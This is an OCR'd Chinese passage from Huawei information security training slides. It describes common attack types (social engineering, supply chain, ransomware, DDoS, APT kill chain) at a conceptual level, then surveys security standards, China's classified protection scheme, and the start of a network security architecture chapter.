说服攻击


攻击者与被攻击者达成某种一致，进而为攻击者提供便利，泄露敏感信息。

仿冒攻击

攻击者冒充他人的身份，通过社会工程方式获取用户敏感信息。

偷窥攻击

攻击者通过偷窥用户屏幕、键盘等，获取用户敏感信息。



威胁攻击

攻击者通过威胁、恐吓等手段，强怕用户泄露敏感信息。

恭维攻击

攻击者精通心理学，人际关系学、行为学等，与被攻击者交流从而获取敏感信息。

组合攻击

攻击者综合运用各种社会工程学手段，针对特定目标进行攻击。


反向社会工程学攻击

攻击者通过技术或者非技术手段给网络或者计算机制造故障，使被攻击者深信问题的存在，诱使工作人员或者网络管理人员透漏或者泄露攻击者需要获取的信息。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

供应链攻击

- 供应链攻击是攻击者针对供应链发起的网络攻击，并通过供应链将攻击延伸至相关的合作伙伴和企业客户。
- 某著名信息系统管理和网络监控软件开发公司的相关产品遭到供应链攻击事件被披露，引发全球关注。该公司遭到APT组织发动的供应链攻击，所属平台软件的安装包被植入后门，使用该软件的客户均存在被入侵的风险。该软件是一个针对网络设备提供实时监测和分析的管理平台软件，客户主要包括政府、军事、教育等重要机构和国际知名企业。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 供应链攻击的曝光，凸显出软件行业联系程度不足、生态系统脆弱、制度设计中充满假设、下游方简单地从已知“受信”供应商处接收更新等关键问题。
- 供应链攻击手段：
  - 盗取合法开发者账号替换正规应用，发布相似名称应用或添加恶意代码；
  - 通过第三方下载站点、社区、软件联盟以及黑产组织中去投放恶意应用或代码；
  - SaaS化上游服务污染，开源软件仓库投毒，伪装知名软件、域名、网站以及入侵合法网站替换下载链接；
  - 劫持正式更新下载地址的域名，DNS解析投毒，下载节点、CDN和P2P缓存投毒；
  - 入侵官方更新升级系统，入侵软件、硬件开发公司并植入恶意代码；
  - 仓储、物流链路劫持，盗取供应商预留的远程控制能力和超级权限账号；
  - 编译环境、开发工具、应用运行环境和应用组件环境污染，被植入后门。

恶意程序攻击

- 恶意程序攻击是使用多种恶意程序入侵信息系统的行为，常见的恶意程序包括病毒、蠕虫、木马、恶意代码等，本节以勒索病毒为例来介绍恶意程序攻击。
- 勒索攻击过程如下所示：


入侵	扩散	盗窃	勒索
• SQL弱口令爆破； • 网络钓鱼； • 恶意电子邮件； • 恶意附件投递。	• 攻击者入侵某一台主机之后，利用各种攻击方法在目标网络横向扩散以增加受控主机数量。	• 攻击者会遍历已攻陷主机数据，筛选最有价值的攻击对象，窃取受控主机数据，并将数据上传到攻击者控制的服务器上。	• 最终运行一种或多种勒索病毒来瘫痪目标网络，留下勒索信件，实施数十至数百万美元不等的勒索，或者出售数据获取利益。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 勒索攻击的具体攻击过程如下：
  - 勒索软件的上游开发者编写完整的勒索软件，授权给其下游隶属攻击组织使用，期间可能收取租金或授权费用；
  - 下游隶属组织可能维护一个钓鱼网站，上传勒索软件并诱使受害者访问；
  - 下游隶属组织可能通过钓鱼邮件或其他渠道发送钓鱼网站链接给受害者；
  - 受害者访问包含勒索软件的钓鱼链接；
  - 受害者根据钓鱼链接主动下载勒索软件或遭受远程代码执行攻击而被动下载勒索软件到本地；
  - 受害者在本地主动运行勒索软件，或遭受远程代码执行攻击而静默运行勒索软件，勒索软件加密本地磁盘文件以及搜索到的共享网络文件，在受害者计算机上留下勒索信，指引受害者缴纳赎金；
  - 受害者根据勒索信的指引，缴纳赎金给下游代理机构；
  - 勒索软件下游代理机构清洗赎金以掩盖上游开发者与下游隶属攻击组织；
  - 勒索软件下游隶属攻击组织发送解密程序给受害者，由受害者恢复加密文件。

DDoS攻击

- DDoS（Distributed Denial of Service，分布式拒绝服务）攻击是指多个遭受安全危害的系统对单个目标系统进行攻击，大量的信息流到目标系统中，占用目标系统的资源，导致目标系统因为超负荷而拒绝为其他用户提供服务的行为。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 攻击者调用分布于互联网各处的僵尸主机（傀儡机）对目标服务器发起恶意的过量访问，耗尽攻击目标所在网络的链路带宽资源、会话资源，导致用户的业务访问报文到达服务器前就已经丢包。或者直接耗尽目标服务器的性能，造成正常用户的访问出现丢包卡顿，甚至完全中断，即目标服务器拒绝为正常用户提供服务，攻击者通过以下阶段，完成拒绝服务目的：
  - 攻击者通过这种手段对目标系统进行信息收集，了解攻击目标，为攻击做准备。
  - 攻击者尽可能多的攻占傀儡机，然后安装相应的攻击程序，在控制傀儡机上安装控制攻击程序、在攻击傀儡机上安装DDoS攻击发包程序。
  - DDoS实际攻击过程，攻击者通过主控机向攻击发包机发送攻击指令，按照既定的攻击时间对目标发包，达到拒绝服务的最终目的。

应用攻击

- 应用攻击是攻击者利应用层协议或者应用程序的漏洞，对应用程序和应用层协议进行攻击的行为，应用攻击的目的通常是破坏系统，获取更高权限或者获取敏感信息。常见的应用攻击有：

应用程序攻击	脚本语言漏洞攻击	应用层协议攻击	数据攻击
• 应用程序攻击是指攻击者利用程序中的漏洞，对应用程序进行攻击的行为，目的是为了获取应用程序中的敏感信息或者控制应用程序的行为。如IIS、Apache的文件解析漏洞。	• 脚本语言漏洞是指脚本语言编写的程序中存在安全漏洞。攻击者可以利用这些漏洞来执行恶意代码，窃取敏感信息，或者对系统进行攻击，如跨站脚本攻击、SQL注入攻击等。	• 应用层协议攻击是攻击者利用应用层协议中的漏洞或者设计缺陷，对应用层协议进行攻击的行为，应用层协议有HTTP、SMTP、FTP、DNS、SIP等。常见攻击如DNS攻击、SMTP攻击等。	• 数据攻击是指攻击者使用各种手段，窃取、篡改、破坏或者拒绝服务等方式，对数据进行攻击的行为。一旦攻击成功，可能会导致数据泄露、数据丢失、数据被篡改等问题。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

APT攻击过程解析

- 攻击链是由洛克希德马丁所研发的威胁情报的驱动防御模型，用于指导识别攻击者为了达到入侵网络的目的所需完成的活动。 APT（Advanced Persistent Threat，高级持续性威胁）攻击使用该模型对目标发动攻击。
- “攻击链”模型包括7个步骤，包括：侦察、武器化、交付、利用、安装、命令和控制、针对目标行动。只有当攻击者完成了最后一步工作，前面的步骤才真正的产生意义。在前序任何时刻拦截成功，都能够实现对目标的保护。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- APT攻击过程可以由不同机构定义不同的攻击过程，此处以洛克希德马丁所研发的攻击链（Kill Chain）为例介绍，具体攻击过程如下：
  - 侦察：这一阶段主要收集信息，包括{社会工程学攻击、DNS、域名、ip地址 端口 系统信息（操作系统版本、开放的服务）、工商信息（法人、股东、经营范围）、用户信息（用户标识、用户组、邮件账号、软件账号）等。
  - 武器化：各类扫描、渗透工具（有开源/商业工具、制作专用工具），如恶意程序、勒索病毒、供应链攻击等。
  - 交付：把生产好的武器投放到目标网络中，常见的攻击如认证攻击、绕过攻击、仿冒攻击、篡改攻击等，具体实现如webshell、电子邮件钓鱼、WEB钓鱼、USB介质、社交软件、媒体交互等。
  - 利用：利用系统上的漏洞，以便进一步在目标系统上执行代码。常见如购买或挖掘零日漏洞、利用公开漏、诱导攻击者执行漏洞利用程序等。
  - 安装：在失陷主机安装恶意程序、后门或者植入代码，以便获取对目标系统的长期访问途径，如添加管理员账号、进程仿冒等。
  - 命令和控制：攻击者为隐藏自己真实身份，采用跳板方式，远程控制受害者主机，如抵赖攻击、系统进程仿冒、信息服务仿冒。
  - 行动：在攻陷系统后，攻击者具有像直接操作目标主机的高级权限，进一步执行和达成攻击者最终的目标，如收集用户凭证、权限提升、内部网络侦查、横向移动、收集和批量拖取数据、破坏系统、查看、破坏或篡改数据等。

目录

1. 信息安全简介
2. 信息安全常见威胁
3. **信息安全标准及规范**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

常见信息安全标准



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- TCSEC：Trusted Computer System Evaluation Criteria，可信计算机系统评价标准。
- ITSEC：Information Technology Security Evaluation Criteria，信息技术安全评价标准。

ISO 27001信息安全管理体系

- ISO 27001是国际化标准组织（ISO）发布的信息安全管理体系标准，是国际上具有代表性的信息安全管理体系标准，通过ISO 27001标准，企业可以建立和维护信息安全管理体系，提高信息安全水平，保护信息的机密性、完整性和可用性。

范围和应用领域	风险评估和风险处理	安全控制措施	管理体系
• ISO 27001标准适用于任何类型和规模的机构，包括政府机构、民营企业、非盈利机构等，涵盖信息资产的所有方面。	• 机构需要评估信息资产的风险，确定其安全控制措施，并建立风险处理计划，以减轻风险对信息资产造成的威胁。	• 机构需要实施一系列安全控制措施，包括物理安全、网络安全、应用程序安全、密码学等，以保护信息资产的机密性、完整性和可用性。	• 机构需要建立和实施信息安全管理体系，并对其进行监控、评估以及持续改进没确保在突发事件是，能够快速回复业务，确保有效性和可持续性，保护信息资产安全。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

欧盟 - ITSEC

- ITSEC是欧洲多国安全评价方法的综合产物，ITSEC标准不仅是欧洲国家的安全评估标准，也是全球计算机安全领域的重要参考标准之一，被广泛应用于计算机软件、硬件、网络等领域，用于评估和认证其符合安全要求的能力。
- ITSEC标准是一套较为完备的计算机系统安全标准，可以帮助机构建立和实施有效的信息安全管理体系，提高信息安全水平。

安全功能	安全保护级别	安全需求规范	评估与认证
• ITSEC标准要求系统具备一定的安全功能，包括访问控制、身份认证、审计跟踪等。	• ITSEC标准将安全保护级别分为7个等级，从最低级别E0到最高级别E6，根据不同的应用场景和安全需求，选择不同的保护级别。	• ITSEC标准对不同保护级别下的安全需求进行了规范，包括安全策略、安全实现、安全评估等。	• ITSEC标准要求对系统进行评估和认证，以确保其符合标准要求，并具备相应的安全保护能力。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

美国 - TCSEC

- TCSEC习惯上称为橘皮书（Orange Book）是美国国家安全局和国家标准技术研究所共同提出的一套计算机系统安全标准，TCSEC最初只是军方标准，后来延至民用领域。
- TCSEC是一套综合性的计算机安全系统标准，可以帮助机构建立和实施有效的信息安全管理体系，提高信息安全水平，保障信息系统的安全和可靠。

安全需求规范	安全评估与认证	安全等级	管理体系
• TCSEC对计算机系统的安全需求进行了规范，包括访问控制、身份认证、审计跟踪等。	• TCSEC要求计算机具备一定的安全功能、包括安全审计、数据保护、口令控制、事件监控，以确保其符合标准要求，并具备相应的安全保护能力。	• TCSEC将计算机安全等级分为7个等级，从最低级别D到最高级别A1，根据不同的安全需求和应用场景，选择不同的安全等级。	• TCSEC要求建立和实施有效的安全管理体系，包括安全策略，安全管理，安全设计、安全实现等，确保计算机系统的安全和可靠。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

国内安全法规解读

- 国家建立和完善网络安全标准体系，组织制定并适时修订有关网络安全管理以及网络产品、服务和运行安全的国家标准、行业标准。
- 国家实行网络安全等级保护制度，保障网络免受干扰、破坏或者未经授权的访问，防止网络数据泄露或者被窃取、篡改等。
- 国家对安全监管的政策日益加强，网络安全成为国家安全新战场，国家出台法律强化网络安全，合规需求上升为法律强制。

2014年2月27日	2016年12月27日	2017年6月1日	2020年1月1日	2021年11月1日	2021年11月1日
中央网络安全和信息化领导小组成立	《国家网络空间安全战略》发布	**《网络安全法》正式开始实施**	**《密码法》正式实施**	**《数据安全法》正式生效**	**《个人信息保护法》生效**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 2017年，《中华人民共和国网络安全法》的正式实施，标志着等级保护2.0的正式启动。网络安全法明确“国家建立和完善网络安全标准体系”和“国家实行网络安全等级保护制度。

信息安全重要标准

- 信息安全标准是用于规范信息安全管理和信息安全技术的标准，旨在防止信息在使用过程中受到破坏、损害和泄露。信息安全标准可以帮助企业、单位建立和实施有效的信息安全管理体系，规范组织内部的信息安全管理和技术实践，提高信息安全水平。
- 信息系统安全等级保护13大重要标准：

- 计算机信息系统安全等级保护划分准则（GB 17859-1999）
- 信息系统安全等级保护实施指南（GB/T 25058-2010）
- 信息系统安全保护等级定级指南（GB/T 22240-2008）
- 信息系统安全等级保护基本要求（GB/T 22239-2008）
- 信息系统通用安全技术要求（GB/T 20271-2006）
- 信息系统等级保护安全设计技术要求（GB/T 25070-2010）
- 信息系统安全等级保护测评要求（GB/T 28448-2012）

- 信息系统安全等级保护测评过程指南（GB/T 28449-2012）
- 信息系统安全管理要求（GB/T 20269-2006）
- 信息系统安全工程管理要求（GB/T 20282-2006）
- 信息安全技术网络安全等级保护基本要求（GB/T 22239-2019）
- 信息安全技术网络安全等级保护安全设计技术要求（GB/T 25070-2019
- 信息安全技术网络安全等级保护测评要求（GB/T 28448-2019）

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 信息系统安全等级保护除13大重要标准外，还有其他信息安全技术行业标准、企业标准。
- 《中华人民共和国标准化法》规定：企业生产的产品没有国家标准和行业标准的，应当制定企业标准，作为组织生产的依据。已有国家标准或者行业标准的，国家鼓励企业制定严于国家标准或者行业标准的企业标准，在企业内部适用。

等保定级简介

主要依据：根据系统被破坏后，对公民、社会、国家造成的损害程度定级。

保护等级	公民、法人的合法权益	社会秩序和公共利益	国家安全
第一级	损害	否	否
第二级	严重损害	损害	否
第三级	/	严重损害	损害
第四级	/	特别严重损害	严重损害
第五级	/	/	特别严重损害

- 第一级：信息系统受到破坏后，会对公民、法人和其他组织的合法权益造成损害，但不损害国家安全、社会秩序和公共利益。
- 第二级：信息系统受到破坏后，会对公民、法人和其他组织的合法权益产生严重损害，或者对社会秩序和公共利益造成损害，但不损害国家安全。
- 第三级：信息系统受到破坏后，会对社会秩序和公共利益造成严重损害，或者对国家安全造成损害。
- 第四级：信息系统受到破坏后，会对社会秩序和公共利益造成特别严重损害，或者对国家安全造成严重损害。
- 第五级：信息系统受到破坏后，会对国家安全造成特别严重损害。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 《关键信息基础设施安全保护条例》中，国家对公共通信和信息服务、能源、交通、水利、金融、公共服务、电子政务、国防科技工业等重要行业和领域，以及其他一旦遭到破坏、丧失功能或者数据泄露，可能严重危害国家安全、国计民生、公共利益的重要网络设施、信息系统等，在网络安全等级保护制度的基础上，实行重点保护。

等保二级和三级简介

类别	要求	二级解决方案	三级解决方案	差异分析
网络安全	结构安全	关键设备选择高端设备，处理能力具备冗余空间，合理组网，绘制详细网络拓扑图	在二级基础上，合理规划路由，避免将重要网段直接连接外部系统，在业务终端与业务服务器之间建立安全路径、带宽优先级管理	三级在以下方面进行加强设计：主要网络设备的处理能力满足高峰需求，业务终端与业务服务器之间建立安全路径、带宽优先级管理
	访问控制	部署防火墙，制定相应的ACL策略	防火墙配置包括：端口级的控制粒度；常见应用层协议命令过滤；会话控制；流量控制；连接数控制；防止地址欺骗等策略	三级在配置防火墙策略时提出了更高要求
	安全审计	部署网络安全审计系统	部署网络安全审计系统；部署日志服务器进行审计记录的保存	三级对审计日志保存提出更高要求，需要采用日志服务器
	网络设备防护	部署网络设备自身的身份鉴别与权限控制	对主要网络设备实施双因素认证手段进行身份鉴别	三级对登录网络设备的身份认证提出了更高要求，双因素认证，管理员等特权用户进行不同权限等级的配置
	边界完整性检查	部署终端安全管理系统，启用非法外联监控及安全准入功能	部署终端安全管理系统，在进行非法外联和安全准入检测的同时要进行有效阻断	三级要求在检测的同时进行阻断
	入侵防范	部署入侵检测系统	部署入侵检测系统 配置入侵检测系统的日志模块	三级要求配置入侵检测系统的日志模块，记录攻击源IP、攻击类型、时间等信息，并通过一定方式进行告警
	恶意代码防范	无要求	部署UTM或AV、IPS	三级要求网关处具备恶意代码的检测与清除，并定期升级恶意代码库

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 企业信息系统安全应用最为广泛的为等保2级和3级，本节课程以此作简单介绍。关于等级保护其他相关内容可查阅《信息安全等级保护管理办法》。

思考题

1. (多选题)身份认证攻击是攻击者利用各种手段获得合法用户的身份信息和权限，从而进一步获取用户的敏感信息的攻击行为，常见的认证攻击有以下哪几种？(　　)
   A. 密码爆破
   B. 撞库攻击
   C. 网络钓鱼
   D. 社会工程学攻击
   E. 篡改攻击
2. (判断题)提权攻击根据提权类型可分为水平提权、垂直提权以及深度提权三种类型。(　　)
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ABCD
2. B

本章总结

- 本章节介绍了信息安全定义、信息安全视角、信息安全常见威胁、信息安全国际标准以及国内信息安全法律合规。
- 通过本章节的学习，您将能够了解信息系统不同视角的信息安全需求，以及不同安全层级的安全防护要求。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.


把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

网络安全架构



HUAWEI

前言

- 随着互联网应用的深化，安全威胁近些年来发生巨大的变化，黑客攻击从传统带有恶作剧与技术炫耀性质逐步向利益化、商业化转变，企业面临的安全问题日益复杂。
- 网络安全规划设计应结合安全现状，从安全技术、安全管理、安全运维方面开展建设，打造管控一体化、态势可感知、事件可预警、事故可追溯、技术大融合、安全可闭环的网络安全体系，预防新型网络攻击。
- 本章节介绍企业网络安全架构以及不同规模的企业网络安全解决方案。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述网络安全概念
  - 描述网络安全实现目标
  - 熟悉网络安全架构

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **网络安全概述**
2. 企业网络安全架构设计
3. 华为企业网络安全解决方案


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

网络安全定义

- 网络安全的定义：
  - 网络安全是指网络系统的硬件、软件及其系统中的数据受到保护，不因偶然的或者恶意的原因而遭受到破坏、更改、泄露。网络安全保证系统能够连续可靠正常地运行，从而使网络服务不中断。
- 华为对网络安全的定义：
  - 在法律合规下保护华为提供的产品、解决方案和服务的可用性、完整性、机密性、可追溯性和抗攻击性，保护其所承载的客户或用户的通信内容、个人数据及隐私、客观信息流动。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 华为网络安全的基本要求：
  - 机密性：确保信息在存储、使用、传输过程中不会泄漏给非授权用户或实体。
  - 完整性：确保信息在存储、使用、传输过程中不会被非授权用户篡改，同时还要防止授权用户对系统及信息进行不恰当的篡改，保持信息内、外部表示的一致性。
  - 可用性：确保授权用户或实体对信息及资源的正常使用不会被异常拒绝，允许其可靠而及时地访问信息及资源。
  - 可追溯性：确保实体行动或信息流动可被追踪。
  - 抗攻击性：系统或设备遭受攻击时，具备必要的防护能力。



- 通信安全时期：信息系统安全仅限于保证信息的物理安全以及解决通信安全的保密问题。
- 信息安全时期：信息安全的主要目标是确保信息的完整性、可用性和保密性。
- 信息保障时期：从业务、安全体系和管理三个方面构建企业信息保障体系。
  - 业务：不同业务流量有不同的风险点和防御方式。
  - 安全体系：通过更多的技术手段把安全管理与技术防护联系起来，主动地防御攻击而不是被动保护。
  - 管理：培养安全管理人才并建立安全管理制度。
- 网络空间安全时期：信息安全的内涵和外延不断扩大，升级为网络空间安全，其目标是包含设施、数据、用户和操作在内整个网络空间的系统安全。国家出台网络安全等级保护等相关标准和规范，引导企业建立信息安全管理体系

网络安全威胁

DDoS攻击正在逐渐演变为一种服务，成为攻击者获利的新手段。攻击者通过出售网络犯罪工具包和服务获取经济利益，网络犯罪日益增长。

WEB攻击已经演变成黑色产业链，已经成为普遍的攻击方式，攻击者通过仿冒、篡改、注入、挂马恶意程序等方式，破坏业务系统，获取管理权限，实施后续攻击。

勒索攻击数量继续增长，攻击门槛降低，多重勒索策略或将成为主流。勒索赎金整体走高，钓鱼和远程桌面协议是勒索攻击的主要媒介。

信息泄露是当今网络最常见的信息安全事件，通过在用户设备植入木马，安装窃听设备等方式，黑客可以对收集的信息进行数据挖掘，从照片、电子邮件、视频会议和社交资料各类信息中分析个人的联系方式与行为。

针对**供应链的威胁和攻击**不断增加，因为供应链所涉及的下游企业及用户众多，攻击成功后，往往会造成广泛的影响。

APT攻击高级可持续威胁攻击，以极强的隐蔽性和针对性,感染的各种介质、供应链和社会工程学等多种手段实施先进的，实施持久且有效的威胁和攻击。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

企业网络安全概述

- 随着云计算、大数据等新技术的快速发展，企业网络将面临更多高级威胁。新型攻击复杂隐蔽、恶意软件变种多、攻击频率和攻击强度在不断增长，严重威胁企业业务正常运行。园区网络常见的网络安全威胁分为基础网络安全、云安全威胁、网络攻击三类。

基础网络安全威胁

- 园区内部、出差员工和远程接入伙伴之间进行资源互访，若不加控制，可能存在非法外联、数据泄露、病毒感染等威胁。

云安全威胁


- 企业业务上云后，资产暴露在互联网中，存在数据丢失、泄露、技术漏洞等威胁。

网络攻击

- 园区网络有对外提供服务需求，互联网访问内网的流量可能存在DDoS、病毒、恶意代码和APT攻击等威胁。

